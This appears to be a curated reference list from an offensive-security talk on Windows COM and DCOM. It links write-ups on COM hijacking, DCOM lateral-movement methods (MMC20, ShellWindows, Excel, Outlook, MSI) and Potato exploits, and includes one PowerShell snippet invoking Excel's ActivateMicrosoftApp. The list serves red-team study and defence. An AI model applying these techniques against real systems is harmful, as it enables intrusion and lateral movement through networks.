<https://learn.microsoft.com/en-us/windows/win32/com/com-technical-overview>
- Demystifying Windows Component Object Model - @0xShukruN
<https://www.221bluestreet.com/offensive-security/windows-components-object-model/demystifying-windows-component-object-model-com>
- Playing around COM objects - Mohamed FAKROUD
<https://mohamed-fakroud.gitbook.io/red-teamings-dojo/windows-internals/playing-around-com-objects-part-1>

COM Hijack

- COM Hijacking - @0xShukruN

<https://www.221bluestreet.com/offensive-security/windows-components-object-model/com-hijacking-t1546.015>

- COM Hijacking Techniques (Derbycon 2019) - @kafkaesqu3

<https://fr.slideshare.net/slideshow/com-hijacking-techniques-derbycon-2019/169871173#2>

- Revisiting COM Hijacking - Antero Guy

<https://specterops.io/blog/2025/05/28/revisiting-com-hijacking/>



Lateral Movement Techniques #1

- MMC20.Application - Document.ActiveView.ExecuteShellCommand (@enigma0x3, 2017)
<https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mm20-application-com-object>
- ShellWindows + ShellBrowserWindow - Document.Application.ShellExecute (@enigma0x3, 2017)
<https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2>

Lateral Movement Techniques #2

- › Excel.Application – Application.RegisterXLL (@ryhanson, 2017)
<https://medium.com/ryhanson/dll-execution-via-excel-application-registerxll-method-d03361a95f5c>
- › Excel.Application – Workbook.Open (@enigma0x3, 2017)
<https://enigma0x3.net/2017/09/11/lateral-movement-using-excel-application-and-dcom>
- › Excel.Application – DDEInitiate (@PhilipTsukerman, 2017)
<https://www.cybereason.com/blog/leveraging-excel-dde-for-lateral-movement-via-dcom>
- › Excel.Application – ExecuteExcel4Macro (@StanHacked & @PhilipTsukerman, 2019)
<https://www.outflank.nl/blog/2018/10/06/old-school-evil-excel-4-0-macros-xlm>
<https://www.cybereason.com/blog/excel4.0-macros-now-with-twice-the-bits>



Lateral Movement Techniques #3

- > Outlook.Application – CreateObject (@enigma0x3, 2017)

<https://enigma0x3.net/2017/11/16/lateral-movement-using-outlooks-createobject-method-and-dotnettojsipt>

- > Word/Excel/PowerPoint/Access – *.Run (@PhilipTsukerman, 2018)

Visio.Application – Document.Application.ShellExecute / Document.ExecuteLine

<https://www.cybereason.com/blog/dcom-lateral-movement-techniques>

- > ShellWindows – Navigate (@bohops & @Nimrod Levy, 2018-2021)

<https://medium.com/ryhanson/dll-execution-via-excel-application-registerxll-method-d03361a95f5c>

<https://www.scorpiones.io/articles/lateral-movement-using-dcom-objects>



Lateral Movement Techniques #4

- > Excel.Application – ActivateMicrosoftApp (@grayhatkiller – 2024)

<https://posts.specterops.io/lateral-movement-abuse-the-power-of-dcom-excel-application-3c016d0d9922>

```
PS C:\Users\User\Desktop> $com = [System.Activator]::CreateInstance([type]::GetTypeFromProgID("Excel.Application", "localhost"))
PS C:\Users\User\Desktop> $com.ActivateMicrosoftApp("5")
Cannot run 'FOXPROW.EXE'. The program or one of its components is damaged or missing.
At line:1 char:1
+ $com.ActivateMicrosoftApp("5")
+ ~~~~~
    + CategoryInfo          : OperationStopped: () [], COMException
    + FullyQualifiedErrorId : System.Runtime.InteropServices.COMException
```

Lateral Movement Techniques #5

- MSI Install Server (@eliran_nissan, @craig-wright 2024-2025)
<https://www.deepinstinct.com/blog/forget-psexec-dcom-upload-execute-backdoor>
<https://specterops.io/blog/2025/09/29/dcom-again-installing-trouble-lateral-movement-bof/>
- WaaSRemediation – IDispatch Trapped Objects (@tiraniddo, @d_tranman, @bohops, 2025)
<https://googleprojectzero.blogspot.com/2025/01/windows-bug-class-accessing-trapped-com.html>
<https://www.ibm.com/think/news/fileless-lateral-movement-trapped-com-objects>
- Remote COM Hijack (@cplsec, 2020)
<https://ijustwannared.team/2020/05/05/com-hijacking-for-lateral-movement>
<https://github.com/rtecCyberSec/BitlockMove>
- COM Remote DLL Sideload (@saerxcit, 2025)
<https://github.com/AlmondOffSec/DCOMRunAs>



Potato Exploits

- > Andrea Pierini's Blog
<https://decoder.cloud>
- > Antonio Cocomazzi's Blog
<https://splintercod3.blogspot.com>
- > HideAndSec's Summary
<https://hideandsec.sh/books/windows-sNL/page/in-the-potato-family-i-want-them-all>
- > Nico Viakowski's Updated Summary
<https://hideandsec.sh/books/windows-sNL/page/in-the-potato-family-i-want-them-all>
- > Authentication Coerce
<https://github.com/3lp4tr0n/RemoteMonologue>

Vulnerability Research

- › BHEU 2024 - Enhancing Automatic Vulnerability Discovery for Windows RPC/COM in New Ways
<https://www.youtube.com/watch?v=VQiQuLo0v58>
- › USENIX Security '22 - COMRace: Detecting Data Race Vulnerabilities in COM Objects
<https://www.youtube.com/watch?v=9bBh2YEqVMA>
- › COMThanasia - A set of programs for analyzing common vulnerabilities in COM
<https://github.com/CICADA8-Research/COMThanasia>